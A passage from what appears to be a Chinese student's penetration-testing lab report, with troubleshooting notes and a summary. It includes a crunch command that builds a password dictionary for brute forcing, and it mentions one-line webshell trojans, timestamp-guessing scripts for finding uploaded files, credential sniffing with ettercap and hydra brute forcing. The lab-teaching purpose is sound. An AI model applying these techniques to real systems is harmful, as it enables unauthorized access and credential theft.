
产生的原因在上文中已经提及，是产生的数据超过了虚拟机的磁盘空间导致，在此不做赘述，解决方法是将命令改为crunch 9 9 hacker+123456 -s hacker111 -e hacker666 -o password.txt，限制起始和终止字符串，使生成的结果变少可以在虚拟机的磁盘空间内实现密码的爆破操作

## 2.任务四中无法访问找到的文件url路径


在获取时间戳时显示网页无法访问报错如下图所示



（1）在upload.html中地址编写错误，导致表单没有正确地提交到对应的位置，所以才会造成Page Not Found报错



（2）编写的一句话木马中存在错误导致无法正常运行，所以无法访问对应时间戳网页



## 3.获取上传文件的URL路径脚本花费的时间过长

可能是因为查看时间戳网页打开过慢，但是如果脚本执行了数百条时间戳后仍没有找到对应的网页需要检查脚本是否能够正常运行，或者之前的代码中是否存在错误，一般脚本花费的时间应该在100个时间戳左右。

# 四、实验总结

在本次实验中学习到了nmap、ettercap、crunch、hydra等工具的功能和基本操作方法，并且能够分析对应指令的运行结果，能够运用这些工具解决目标网络信息探测、漏洞挖掘等常见的安全问题。学习到了使用嗅探工具嗅探相关服务和应用的用户名和密码的方法。学习到了利用crunch生成密码字典文件的方法。学习到了使用密码爆破工具的基本爆破服务。

还学习到了网站webshell的概念，理解了如何进行webshell上传和获取webshell权限的方法，并且掌握了webshell权限基础上控制目标机的方法。

学习到了ftp、web等漏洞挖掘、渗透、攻击和利用的原理和方法，掌握自主学习和实践主流企业网络扫描工具的能力、操作技巧、检测结果分析、网络侦察、漏洞挖掘的常用方法。